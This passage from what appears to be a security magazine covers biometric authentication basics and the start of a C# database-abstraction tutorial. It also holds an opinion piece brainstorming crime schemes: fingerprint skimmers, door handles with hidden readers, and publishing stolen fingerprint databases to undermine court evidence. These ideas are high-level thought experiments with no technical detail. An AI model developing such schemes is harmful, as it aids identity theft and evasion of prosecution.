characteristic possessed by the user. Several important issues must be considered in designing a practical biometric system. First, a user must be enrolled in the system so that his biometric template or reference can be captured. This template is securely stored in a central database or a smart card issued to the user. The template is used for matching when an individual needs to be identified. Depending on the context, a biometric system can operate either in verification (authentication) or an identification mode.

There are basically two types of biometrics

- Behavioral
- Physical

Behavioral biometric definition: Behavioral biometrics basically measures the characteristics which are acquired naturally over a time. It is generally used for verification. Examples of behavioral biometrics include:

- Speaker Recognition – analyzing vocal behavior
- Signature – analyzing signature dynamics
- Keystroke – measuring the time spacing of typed words

Physical biometric definition: Physical biometrics measures the inherent physical characteristics on an

individual. It can be used for either identification or verification. Examples of physical biometrics include:

- Fingerprint – analyzing fingertip patterns
- Facial Recognition – measuring facial characteristics
- Hand Geometry – measuring the shape of the hand
- Iris Scan – analyzing features of colored ring of the eye
- Retinal Scan – analyzing blood vessels in the eye
- Vascular Patterns – analyzing vein patterns
- DNA – analyzing genetic makeup
- Voice Analysis – The analysis of the pitch, tone, cadence and frequency of a person's voice.

Biometric Authentication has been heralded as the future of security systems, a verification system that not only drastically reduces the risks of the systems security being compromised but also eliminates the need for much of the traditional security overhead. In recent years biometric authentication systems have become more prolific as numerous manufacturers of biometric sensing devices and middle-ware providers have entered the market. Having met with particular success in restricting physical access in high-security environments it is curious to note that this success has not been echoed where network authentication is concerned. It is with this in mind that we look at the pros and cons of biometric authentication for networks and investigate whether this slowness of uptake is an indication of things to come or whether biometric authentication is the next big thing, worthy of all the claims of its biggest proponents. Each form of biometric authentication has its own strengths and weaknesses, but before going into specifics it is necessary to discuss biometrics as a whole and whether biometric authentication is a practical concept or subject to any one of a number of design flaws. Arguments in favor of adopting biometric authentication for network access are many and varied but the core arguments revolve around three key areas. The first of these is the uniqueness of biometric attributes. The uniqueness of biometric attributes makes them an ideal candidate authenticating users. The fact that fingerprints have been used as a method of identification since as early as 1858, Scotland Yards' Central Fingerprinting Bureau being established in 1901 is a testament to its longevity. What better way to verify users' identity than by something that is inherent and unique to that user. The second argument in favor of biometrics in principle is one of the least disputed, with the user now unable to forget and share passwords, password administration and overhead is reduced while network security as a whole is increased. This in fact could be considered the driving argument behind the biometric

authentication movement. The third argument is again that of security, it is thought to be much more difficult to replicate a biometric feature at the data acquisition stage than it is to replicate someone's user ID or password and as opposed to tokens a biometric characteristic cannot be lost or stolen.

Arguments against the introduction of biometric authentication are far more numerous. The current costs of Biometric authentication measures are, while falling, still very expensive. Not only does the hardware and software need to be acquired but it must also be integrated with the current network. The price return ratio is not as of yet satisfactory; while biometric authentication may reduce administration overheads the cost of introducing the system is still far too high. Also it must be borne in mind that as it stands, biometric authentication is only suited to simplistic networks at best. The high price couple with the fact that biometric authentication is an all or nothing technology is another argument against. By all or nothing it is meant that there is no point in having biometric authentication at every desktop on your network if someone using a laptop can remotely login in with no biometric authentication as this would completely undermine the system. While it can be argued that storing the biometric data (data of a more personal nature than a username and password) is an invasion of the users privacy proponents of biometric authentication counter that it is not the data itself which is stored but a representation of that data from which the original cannot be constructed, that said it would still need to be ensured that the data was not misused and kept secure. Given the tendency of successful technologies to spread there is a danger that the same biometric data could be used in to authenticate the user in a variety of different applications this could mean that were someone's biometric data to be compromised it might not only compromise network security but also their bank account, their car etc. This issue is often brushed aside stating that as it stands there are so many independent incompatible vendors and products that the chances of the same biometric data being used for multiple applications are negligibly low, but with the emergence of standards as is necessary for any technology seeking global acceptance this is sure to change. It has been mentioned that biometric data has not got the necessary attributes of a key, secrecy, randomness and the ability to update and destroy. If your biometric data is compromised it is not simply an issue of assigning you a new password. There are also a number of other minor objections to its use as network authentication: people's comfort level with the new technology which is always a factor, that fact that not all people are able to enroll to any one particular system, statistically 10% of users will not be able to enroll on a given system due to features which the system is unable to extract reference point

from, and the worry that a system may not recognize a valid user. This last is particularly worrying in cases where the biometric used to identify the user is one in which change is not unlikely, such as a cold for vocal analysis, any fallback authentication also compromised the integrity of the system. It should also be noted that no two reads from biometric data reader are exactly the same and while a user name and password are binary i.e. either you have access to the system or you don't, biometric authentication gives a likelihood of a match, though access can be set to be granted to those of very high likely hood, there is still an element of uncertainty which results in a not entirely secure system.

The following factors are needed to have a successful biometric identification method:

- The physical characteristic should not change over the course of the person's lifetime
- The physical characteristic must identify the individual person uniquely
- The physical characteristic needs to be easily scanned or read in the field, preferably with inexpensive equipment, with an immediate result.
- The data must be easily checked against the actual person in a simple, automated way.

Other characteristics that may be helpful in creating a successful biometric identification scheme are:

- Ease of use by individuals and system operators
- The willing (or knowing) participation of the subject is not required
- Uses legacy data (such as face recognition or voice analysis).

A variety of ethical concerns with biometric identification methods have been registered by users:

- Some biometric identification methods are relatively intrusive (like retina scans)
- The gathering of biometric information like fingerprints is associated with criminal behavior in the minds of many people
- Traditionally, detailed biometric information has been gathered by large institutions, like the military or police; people may feel a loss of privacy or personal dignity
- People feel embarrassed when rejected by a public sensor
- Automated face recognition in public places could be used to track everyone's movements without their knowledge or consent.

There are also many concerns about how this data will be stored and used:

- How will masses of biometric data be stored? These are not fingerprint cards stored in a secured building; this is easily moved and duplicated electronic information. How will this information be safeguarded?
- Who will have access to this information? Will companies be allowed access to face biometrics, letting them use security cameras to positively identify customers on a routine basis. How would you feel about walking into a store you've never been in before, only to be greeted by name by a sales associate who has just read a summary of all of your recent purchases?
- Using security tokens or smart cards requires more expense, more infrastructure support and specialized hardware. Still, these used to be a lot cheaper than biometric devices and, when used with a PIN or password, offer acceptable levels of security, if not always convenience.
- Biometric authentication has been widely regarded as the most foolproof – or at least the hardest to forge or spoof. Since the early 1980s, systems of identification and authentication based on physical characteristics have been available to enterprise IT. These biometric systems were slow, intrusive and expensive, but because they were mainly used for guarding mainframe access or restricting physical entry to relatively few users, they proved workable in some high-security situations. Twenty years later, computers are much faster and cheaper than ever. This inexpensive hardware has renewed interest in biometrics.

Conclusion

While biometrics holds a lot of promise with regard to network or application security, it is not a silver bullet to securing your network on a large scale. The technology needs to continue to evolve in complexity, usability and affordability.

RANDY NARAMORE

Randy Naramore is a family man whose beautiful wife and 4 kids keep him very busy, he enjoys camping with his family and is an avid outdoorsman. Professionally his interests lie in the Information Security and Forensics fields, his primary functions tend to be directed towards the enterprise web security and forensics field. He is a member of the Birmingham Infragard Chapter and is the Vice President of the International Information Systems Forensics Association chapter in Alabama. Additionally he works as a consultant with "Zero Day Consultants LLC" doing information security and forensics work in the Birmingham, Alabama area. Randy currently holds a number of industry recognized certifications such as C|EH, GWAS, CNE, SFCP, and BCCPA.



Harden your Network from the Inside Out



Network Access Control



Asset Vulnerability Management



Compliance Auditing and Reporting



www.netclarity.net

Available through Partners Worldwide

Biometric

Authentication In It Security: An Introduction

The concept of authentication is a major building block of IT Security. Traditional authentication (prior to the adoption of biometric authentication) has been largely based on what the person to be authenticated knows (e.g password) or what they have (e.g a token). These traditional methods of authentication, unfortunately, are not effective. Traditional methods are based on properties that can be forgotten, disclosed, lost or stolen.

What you will learn...

- Historical Background
- Evaluating Biometrics

What you should know...

- Basics on Biometrics
-

Enter Biometric Authentication. Authentication is the act of verifying the authenticity of an attribute of a datum or entity. Biometrics on the other hand, identify people by measuring some aspects of individual anatomy or physiology (such as retina patterns, finger prints, hand geometry, etc), some deeply ingrained skill, or other behavioral characteristics (such as handwritten signatures), or something that's a combination of the two (such as your voice).

Historical Background

Over the years, various forms of authentication mechanisms have been employed but for each mechanism, there has always been a major corresponding shortcoming. Biometric authentication is not necessarily foolproof, but it has considerably increased the chances of successful authentication. Although, the concept (and actual practice) of biometric authentication has been in existence for maybe as long as human existence, deliberate adoption was not embraced until quite recently. People finally realized that one of the most reliable ways to verify the authenticity of an entity is by measuring some unalterable aspects of the entity's anatomy or physiology.

The use of Biometrics for authentication or identification is often regarded as a groundbreaking concept, however, there are numerous historical events that prove that the idea of using physical or behavioral characteristics for identification existed in

ancient civilizations. The first recorded historic incident is reported to have taken place in ancient Egypt, during the construction of the great pyramid of Khufu. The administrators in charge of providing food supplies to the workforce, when faced with a huge logistical challenge, devised a system by which every worker in a unit was assigned to go to the food warehouse once a month to receive his food allowance for that month. The administrators kept records of every worker's name, age, place of origin, work unit, occupation and the last date on which the worker received his allowance. The collected data was used for verification of identity, when a worker appeared in the food warehouse to claim his allowance. As violations were discovered (some workers claimed multiple/false identities, naturally!), the administrators decided to include physical and behavioral characteristics on the record as well [1].

Another interesting technique was used in the Babylonian era, where hand imprints were used to "prove the authenticity of certain engravings and works" [1], a concept that was revisited in 1823 by the Czech Jan Evangelista Purkinje, who noticed that unique patterns were formed by sweat excreted on a person's hand [1]. This concept was further refined in 1888, by Juan Vucetich, an Argentinean police officer, who was the first to take fingerprints on ink as an identification method. 1893, Sir Francis Galton finally demonstrated that no two fingerprints are alike, even in cases of identical twins [2].

Evaluating Biometrics

In Biometrics, some of the physical characteristics that can be measured are:

Finger Scan

This is a technology that uses the unique fingerprint patterns present on the human finger to identify or verify the identity of the individual.

Several acquisition techniques can be used:

- optical scanning
- capacitive scanning (silicon chip)
- ultrasound scanning

This technology is very popular in the field due to a number of reasons:

- First and foremost, it is a “mature and proven core technology” [3] that has been vigorously tested, and delivers high accuracy levels.
- It is a flexible technology that can be used in a wide range of environments
- It employs “ergonomic, easy-to-use devices” [3]
- Finally, by performing multiple finger scans (of different fingers) for each individual, the system’s ease of use can be increased

Some of the weaknesses associated with the finger scan technology are:

- Most fingerprint devices are unable to enroll some small percentage of users [3]. This is attributed to hardware limitations as well as physiological reasons for special population groups.
- It has been reported that in systems which use the finger scan technology, performance generally tend to deteriorate over time (for example, fingerprints can change due to aging or wear or tear) [3].
- Another drawback is that fingerprinting is commonly viewed as being associated with forensic analysis [3].

Iris Scan

This is a technology based on using the unique features of the human iris for identification/authentication. The technology has worked successfully in ATMs and is currently being promoted for desktop usage. The technology promises “exceptionally high levels of accuracy” [3], as the characteristics of the human iris maintain a high level of stability over the individual’s lifetime.

Nevertheless, the challenges to the technology stem from the image acquisition process, which requires the use of proprietary devices and accurate positioning, and thus some specialized training. In addition, for

some users, using an eye-based technology represents a major discomfort [3].

Voice Scan

This is a technology that uses the unique aspects of the individual’s voice for authentication. This technique is text-dependent, which means that the system cannot verify any phrase spoken by the user, but rather a specific phrase associated with that user’s account. Voice scan is often coupled with speech recognition in systems that use verbal passwords. The processes of data acquisition and data storage represent the main obstacles to this technique. Gathering accurate voice data is entirely dependent on the quality of capture devices used and thus the absence of noise. In addition, voice data often generates relatively large templates, which constitutes a serious limitation to the number of applications this method is suitable for.

Hand Scan

This technology uses distinctive features of the hand, such as geometry of hand and fingers, for identity verification. Hand scan is “a more application-specific solution than most biometric technologies, used exclusively for physical access and time and attendance applications” [3]. The main advantages of this method are:

- It is based on a relatively stable physiological characteristic.
- It is generally considered to be non-intrusive from the user’s perspective.

On the other hand, this technology is of limited accuracy and “the ergonomic design limits usage by certain populations” [3].

Retina Scan

This technology uses the distinct features of the retina for identification and authorization. It is considered one of the least used technologies in the field of biometrics, almost only used in highly classified government and military facilities. Even though this technique delivers very high levels of accuracy, yet its unpopularity is attributed to the difficulty of usage, in addition to the user’s discomfort [3].

Vein Identification

This is a fairly new technology that uses the vein patterns on the back of the hand for identification and authentication. The technology has the potential of delivering high accuracy, in addition to the advantage of being non-intrusive to the user [3]. Vein identification has been recently implemented in commercial products, such as VeinID.

Biometric System Process

Each technology and model has its peculiar challenges, but they follow a common pattern to a large extent. The basic processes of a biometric system are outlined thus: enrolment, feature extraction, template creation and biometric matching.

Enrollment

This is the process through which the raw biometric data is captured. This is the first contact of the user with the biometric system. The user's biometric sample is obtained using an input device. Quality of the first biometric sample is crucial for further authentications of this user. It may happen that even multiple acquisitions do not generate biometric samples with sufficient quality. Such a user cannot be registered with the system. There are also mute people, people without fingers or with injured eyes. Both these categories create a 'fail to enrol' (FTE) group of users. Users very often do not have any previous experience with the kind of the biometric system they are being registered with, so the first measurement should be guided by a professional who explains the use of the biometric reader. Depending on the technology being implemented, the data captured could be a facial image, a fingerprint, voice data, etc.

Feature extraction

The raw data acquired during enrollment is processed to locate and encode the distinctive characteristics on which the system operates. The biometric measurements are processed after the acquisition.

The number of biometric samples necessary for further processing is based on the nature of given biometric technology. Sometimes a single sample is sufficient, but often multiple (usually 3 or 5) biometric samples are required. The biometric characteristics are most commonly neither compared nor stored in the raw format.

Template creation

A template is "a small file derived from the distinctive features of a user's biometric data" [3]. It is considered the building block of a biometric system, and in most cases templates are proprietary to each vendor and technology.

Templates can occur in two forms:

- Enrollment templates: generated during the user's first interaction with the system, and stored in the enrollment database for future use.
- Match templates: generated during identification/authorization attempts, to be compared against enrollment templates, and generally discarded after the matching process.

Biometric matching

During this process, a match template is compared against an enrollment template to determine the degree of correlation. The matching process results in a score that is compared against a threshold. If the score exceeds the threshold, the result is a match; otherwise it is considered a mismatch [3].




Figure 1. output of TrID

Bibliography

- [1] Ashbourn, Julian. "Biometrics: Advanced Identity Verification". Springer, London, 2000
- [2] Baird, Stephen. "Biometrics". The Technology Teacher, February 2002
- [3] Nanavati, Samir et al. "Biometrics: Identity Verification in a Networked World". Wiley Computer Publishing, New York, 2002
- [4] Mansfield, A. J. and Wayman, J. L. "Best Practices in Testing and Reporting Performance of Biometric Devices". UK Biometrics Working Group, 2002, URL: [http://www.cesg.gov.uk/technology/biometrics/media/Best Practice.pdf](http://www.cesg.gov.uk/technology/biometrics/media/Best%20Practice.pdf)
- [5] Mansfield, T. et al. "Biometric Product Testing Final Report". UK Biometrics Working Group, 2001, [http://www.cesg.gov.uk/technology/biometrics/media/Biometric Test Report pt1.pdf](http://www.cesg.gov.uk/technology/biometrics/media/Biometric%20Test%20Report%20pt1.pdf)
- [6] "The Future of Biometrics", Acuity Market Intelligence, April 2007; http://en.wikipedia.org/wiki/Retinal_scan

Performance Criteria

Biometric authentication systems have to be evaluated for efficiency. Outlined below are a list of factors to consider in determining how effective a biometric authentication system is [4]:

- The False Match Rate (FMR): This is the probability that the system will match a user's verification template with a different user's enrollment template. It can be understood as the likelihood of an impostor being recognized as a legitimate user. In general, this is the most critical accuracy metric, as it is imperative in most applications to keep impostors out.
- The False Nonmatch Rate (FNMR): This is the probability that a user's verification template is not matched with his enrollment template. So it is the likelihood of a legitimate user not being recognized as such. While not as critical as the FMR, high false match rates can still lead to lost productivity or user frustration.
- The Failure-to-Enroll Rate (FTE): This denotes the probability that the system will not be able to extract distinctive, consistent and replicable characteristics from the sample presented during the enrollment process, i.e. this is the likelihood of the system being unable to create an enrollment template for a new user. This might have behavioral reasons, e.g. user moving during data acquisition, as well as physical reasons, e.g. faint patterns because of wear or aging.

In the event of an FNM or an FTE, it is expected that the system will offer to retry a number of times; considering that, an impostor is likely to try again after a failed attempt to get access. In order to take care of this possibility, it is expedient to stipulate the number of times that authentication can be attempted by introducing a final error status after multiple attempts. According to the "Best Practice" testing standards [4], three attempts should be allowed and the following naming conventions be used: the extension of the FMR is usually called the False Acceptance Rate (FAR), the extension of the FNMR

is the False Rejection Rate (FRR) and the extension of the FTE is the System Failure-to-Enroll Rate.

Modifying the threshold value of the system can lower either FMR or FNMR, but not both simultaneously. Research has shown (by the Biometrics Working Group, BWG) [5] that there is an inverse relationship between FMR and FNMR. As a result of this, many available systems allow high false rejection rates in order to keep the false match rates as low as possible. This may not be a problem in many applications of biometric authentication because it is usually possible to strike a balance between susceptibility to false matches and false nonmatches. However, some of the more popular possible areas of application, like the financial sector, are quite susceptible to both FMR and FNMR. This is one major reason the technology has lost some level of credibility in the eyes of potential customers.

Conclusion

The Market for biometrics has grown considerably. Adoption by government organizations, educational institutions among others is a major boost for biometric technology growth. According to Acuity [6], the projected Biometrics industry revenue by 2015 is about \$10bn. The central role of authentication in information technology, population mobility and workforce decentralization, increased demand for e-services, and pervading global broadband access will need a level of authentication that can only be achieved by the adoption of biometrics.

The Day

That Fingerprints Has Rule Out From Being An Evidence

I'm wondering what can be done for stopping burglars from stealing from places biometric databases. I'm wondering what is the value of biometric data which belongs to 20,000 people.

What you will learn...

- Basic knowledge about Biometrics (shown in examples)

What you should know...

- How different types of Biometrics work
-

As I know, and after speaking with a friend who works in a place that have an online and offline biometric databases as well as many other companies and places (from laptops to doors, companies and many more products) fingerprints is a good tool to recognize people identity.

According to Wikipedia:

Track record

Fingerprinting has served all governments worldwide during the past 100 years or so to provide accurate identification of criminals. No two fingerprints have ever been found identical in many billions of human and automated computer comparisons. Fingerprints are the fundamental tool for the identification of people with a criminal history in every police agency. It remains the most commonly gathered forensic evidence worldwide and in most jurisdictions fingerprint examination outnumbers all other forensic examination casework combined. Moreover, it continues to expand as the premier method for identifying persons, with tens of thousands of people added to fingerprint repositories daily in America alone far more than other forensic databases.

In the recent years, the idea behind losing privacy has been changed, and now people don't care about it like the past. It's not something strange to share your life and Facebook is the ultimate example of why the concept of 'Privacy' has to be changed.

Thinking behind the box

What's gonna be if someone will share his own fingerprint, with no name on it?

We can find very easily recording of people who burn their own ID or PASSPORT, but what about sharing them?

If you share your own fingerprints you can change the whole picture, systems won't be able to know if that's you or your friend.

In my opinion in the time that doors have a lock based on offline biometric database, which can be extract (worker ID and fingerprint) and then the identity is being lost or at least can't be use again based on fingerprints, only we should start thinking again about using fingerprints so often.

I do think that we should avoid privacy from being lost, but in the same time I'm thinking about more situations.

Simulation

Play one – The day after a huge amount of fingerprints will be lost

There is a super-market with 50 workers with an offline biometric access between doors, the warehouse has been broken and the fingerprint biometric database has been stolen or just copied, someone bought the database and uploaded it to the internet with all the info.

A year later a thief did a crime and used a fake fingerprint with one of the workers fingerprint's.

Can one of those fingerprint be as an evidence in the court?

While thinking about the subject I have realized that if someone will hack database of 500,000 people, this tool will change forever as a legitimate law of this kind of tool to recognize people criminals which are suspected of crime.

Can we take the risk?

Play two – Sharing private info instead of avoiding losing

After realizing the first one I got an idea, assuming that finger print is public knowledge what can be done with that?

So lets be creative, now we can open a public database that people will share there own biometric data with the public like *bugmenot.com*.

In this website people are sharing their own user and password so others will not have to register for random websites and then when a finger print will be found in a crime scene, the conviction will be avoid if it will be based on the finger print with no extra support. It's like an insurance for people who do crime for living.

I do know if electronic biometric database won't give you all the info you need to fake fingerprint's, but since people can share their own fingerprints they can do it with a scanner as well.

Imagine a place that lets people share there identity for free with others by scanning it.

Play three – Public fingerprints database of crime cartel

Some of the main target in the crime scene which is leader of the biggest drug cartel is being arrested of killing two people, he did a mistake and didn't hide the gun well.

Two years before, the crime cartel got an idea from hackers who helped them. The idea was simple: instead of hiding the fingerprints with gloves, they can steal 100,000 people fingerprint from workers clock in/out and then add to this stolen database to the cartel fingerprints database.

The next act was to share the database in the Internet so anyone will be able to fake with it his fingerprints.

The idea got spread to many other cartels and crime members together with privacy freedom fighter has been start to share their own biometric info, included fingerprints.

Back to the court, the judge got a new breakthrough claim from the suspect's lawyer, "the fingerprint is in public database for two years, and any one can use it" the judge in the first time in the history declaim the fingerprint as proof for the crime since public data can't be an evidence of one person...

Play four – Creating innocent product that stealing biometric data

A new company of hackers got an idea, let's build product that will steal people fingerprints.

The first step was to build handles with hidden fingerprint readers.

With the built in reader they picked up the results and send it by radio signal for later use.

Sometime to open doors, and sometime to steal companies workers databases without attacking any secure database of the company.

After time the stolen database has been stolen again and published in the Internet, the victim companies had to stop recognising workers with fingerprint readers.

Play five – Stealing fingerprint's and DNA in the same time

Since fingerprints readers are very similar to ATM which are being used in banks, a designer got an idea, why don't we create fingerprints scammers? Just like ATM scamming but the data will be fingerprints and DNA.

A system that looks just like the front of the finger print reader can be attached to the original one, by that we will be able to steal the fingerprints and the DNA of the victim in the same time.

Play six – Sharing or stealing people faces

In the recent years faking people faces became more and more simple, since many systems are using cameras to recognize the area, we can create masks of ourselves as well as others and by that even faces will not be a strong evidence like in the past.

Since we can share our biometric database, we can share our faces as well so other can use it and we the thief will stay out of jail.

Into conclusion

I'm not the fan of loosing privacy, and I will not build a database with finger prints based on stealing hardware, databases or public knowledge.

Yet, while using fingerprint for so many years as a tool to fight crimes, like a murder, or just for clock in or out, we should realize that new technology or systems can protect us from keeping the traditional uses of this kind of tool in the future.

I think that in the future people finger print will be stolen by meaning.

I'm sure that this can be done right now.

If fingerprint is not enough so lets do the same with faces, now think again about the consequence.

AMITAY DAN

A Thin Database Access

Abstraction Layer For ADO.NET on .NET / Mono

Despite the many attempts to create a standard and abstract way to access and use database systems from code, we are still struggling with many small and big differences which force us to change some implementation details when changing database server.

What you will learn...

- How to implement and use a thin database access abstraction layer on top of ADO.NET.

What you should know...

- Programming in C# with .NET and/or Mono.
 - Using ADO.NET.
 - A good knowledge of ODBC and OLE DB.
 - A good knowledge of relational database systems and SQL.
-

Although in the last few years the use of non-relational database systems, most notably NoSQL database systems, has considerably grown, relational database systems remain one of the most widely used form of data storage.

The relational database paradigm dates back to the 60s, and consists in arranging data in static structures called *tables*. Each table will contain one or more *rows* or *records*, and each record will contain aggregated data organized in one or more *columns*, each *column* representing a specific piece of information. Different tables may be linked by means of *relations*, hence the term relational database.

In the 70s and 80s a large number of *database management systems* (DBMS) were created, and the SQL structured query language initially developed by IBM quickly became the standard way to pilot database systems in order to organize, store and retrieve data.

While other data storage paradigms were developed during and after the 80s, like for example *object-oriented* and NoSQL databases, the relational model was widely adopted and became a standard.

With the development of the IT systems, both in terms of hardware and software, the separation between the application logic and the underlying database system quickly widened. The standard architecture would comprise one or more database servers and many client applications. Database servers became

specialised and stand-alone pieces of software, which would provide services to client software through SQL or some other custom language or set of APIs.

Switching from one database server to another was still a challenge, both in terms of acquiring the specific know-how and having to re-write the client application software. Every database server had a specific set of tools and libraries which were to be integrated in client software in order to access and use the server. Even when the SQL language was used, each database system had some syntactic differences in one or more functions.

ODBC (*open database connectivity*) was one of the first technologies developed to abstract the process of connecting to a database server and accessing its services, and arguably the most successful. It was developed by Microsoft and was based on an earlier set of specifications for database portability and interoperability: CLI (*Call Level Interface*).

ODBC offered a set of C-style APIs which abstracted the process of connecting to a database server, sending queries by mean of the SQL language and getting results in the form of data sets. Database server providers would distribute the software needed to cross the gap between ODBC and their own data access APIs, in the form of ODBC drivers.

While the many differences in how each database server operated, in terms of different database and table structure and different SQL syntax, still presented

a few problems in obtaining a real abstraction, the basic and common functionalities were all nicely handled by the ODBC layer, which also managed some specific implementation details and let the client software programmer focus more on the application logic.

ODBC is widely adopted and implemented in many of the most used operating systems, like Linux, BSD, Windows and Mac OS.

Later, Microsoft released a successor to ODBC: OLE DB. This new technology was object oriented, based on COM – component object model, and aimed to improve its predecessor in terms of performance, providing a way to write drivers which were less abstracted and closer to the database server's APIs, and more open to non-relational database systems. Although it was widely used, mainly because Microsoft made it the standard way to access their database system SQL Server, it never became as popular as ODBC. One of the main factors that prevented OLE DB to be adopted was the fact it is available on Windows only. Being based on COM, a Windows-only technology, it would be hard, if not impossible to port it to other operating systems.

The doom for OLE DB was spelled at the end of the 90s, when Microsoft decided to switch its focus away from COM, a technology which although highly successful, was very complex to maintain and to develop for, and not ideal to fight the emerging Java platform on its own ground. With its new technology for software development: the .NET Framework, specifically designed to compete with Java, from which it took almost all of its features; Microsoft presented yet another database access technology: ADO.NET.

This new technology was a .NET specific abstraction layer, standing on top of OLE DB and ODBC, while offering a way for database server providers to develop yet another kind of specific database connection drivers, called Data Providers, which would inherit and extend ADO.NET's basic structure.

.NET Data Providers come in the form of DLLs (dynamic-link libraries) you can include in your solutions, which provide a full set of classes specific to the database server. For example, the MySQL Provider will present classes like `MySQLConnection`, `MySQLCommand` and so on.

The basic .NET Framework distribution includes three Data Providers: one for ODBC, one for OLE DB and a specific one for SQL Server. It is to be noted that in the first version of .NET the ODBC Data Provider was not included in the default distribution, and required a separate download, but it was included in .NET 2 and later distributions.

Microsoft recently announced that they will drop support for OLE DB in the near future, and invited developers to switch back to ODBC (<http://blogs.msdn.com/b/sqlnativeclient/archive/2011/08/29/>

[microsoft-is-aligning-with-odbc-for-native-relational-data-access.aspx](#)).

The need for abstraction

So, here we are in the second decade of the 21st century, and some of the concerns for database access abstractions we had back in the 90s still stand. Most notably, if we are using .NET or its cross-platform implementation *Mono*:

- changing database server may still force us to somehow modify our existing code
- the differences in SQL syntax and data handling between database servers are still there

Now, ADO.NET does a fairly good job of handling these problems for us, and to be honest it does provide the tools we need to overcome them.

Still, a few years ago, when faced with the need to write applications which should be as abstracted as possible from the specific database server to be used, I started to consider writing my own abstraction layer.

I had two more constraints:

- we needed a technology we could use in cross-platform development, both on .NET/Windows and Linux/Mono
- we needed to be able to easily log all the queries generated by our applications

At that time I also had to face an issue with the ADO.NET implementation in Mono, which in some specific architectures presented a bug in string

Listing 1. A simple ODBC data access example

```
...
using System.Data.Odbc;
...
try
{
    OdbcConnection conn = new OdbcConnection(...);
    conn.Open();
    OdbcCommand cmd = conn.CreateCommand();
    cmd.CommandText = ...;
    OdbcDataAdapter da = new OdbcDataAdapter(cmd);
    ...
}
catch (OdbcException ex)
{
    ...
}
...
```

handling, which prevented the use of command parameters. This was another strong point for writing my own solution.

A First Approach

My first thought was to write a complete set of classes which would extend ADO.NET's basic structure, and use dependency injection to abstract this new set of classes from the specific database access technology we would use.

Let's have a look at how I would go on adapting my existing code if I were to use basic ADO.NET and needed to switch for example from ODBC to OLE DB (I'll use a separate `Command` object to stress the point, even if it could be discarded): Listing 1.

Even in such a small and insignificant example, if I wanted to switch to OLE DB I'd have to make quite a few changes: Listing 2.

And so on. I quickly discarded the idea to write a full set of classes, cause then I would incur in the same problem if, for some reason, I needed to switch back to basic ADO.NET.

I wanted something simple and powerful, which would allow me to switch back and forth by changing a single line of code (or little more). I thought about using the *Factory Pattern* to abstract my code from the concrete implementation of the specific database connection, and then using the basic interfaces provided by ADO.NET for the remaining code, which would then be standard and re-usable.

What I proposed to achieve was something like: Listing 3.

Listing 2. A simple OLE DB data access example

```
...
using System.Data.OleDb;
...
try
{
    OleDbConnection conn = new OleDbConnection(...);
    conn.Open();
    OleDbCommand cmd = conn.CreateCommand();
    cmd.CommandText = ...;
    OleDbDataAdapter da = new OleDbDataAdapter(cmd);
    ...
}
catch (OleDbException ex)
{
    ...
}
...
```

If this makes you think about Java's JDBC technology, well spotted – that's exactly the idea!

Now by simply changing the two highlighted statements I would be able to switch back to basic ADO.NET, and by reading the values for `DbConnectionType` and `DbConnectionString` from a settings file, I would completely abstract my code from the actual database connection type.

A side note: catching all exceptions as you see in this example may not be considered a good solution, depending on the scenario, but that's not our main focus at this time.

This sounded like a good solution, and rather elegant. Still, I had one big concern.

While it would work nicely for using different *Data Providers*, I would still have to create some kind of wrapper class for each *Data Provider*. Actually, since my goal was being able to switch to a different database system without changing the code or re-compiling, I would have had to use *Reflection* to inject the provider DLL at run time. Just like JDBC does.

I was not sure it was worth it, especially since supporting just the three basic *Data Providers* (ODBC, OLE DB, SQL Server) I would actually be able to connect to virtually any database system!

The Final Design

I needed a much simpler and more effective solution. I resolved to ignore the fact I was possibly breaking the

Listing 3. An example of abstraction using the Factory Pattern

```
...
using System.Data;
...
try
{
    string DbConnectionType = ...;
    string DbConnectionString = ...;
    MyDbConnection conn = MyDbConnectionFactory.CreateConcreteConnection(DbConnectionType, DbConnectionString);
    conn.Open();

    cmd.CommandText = ...;
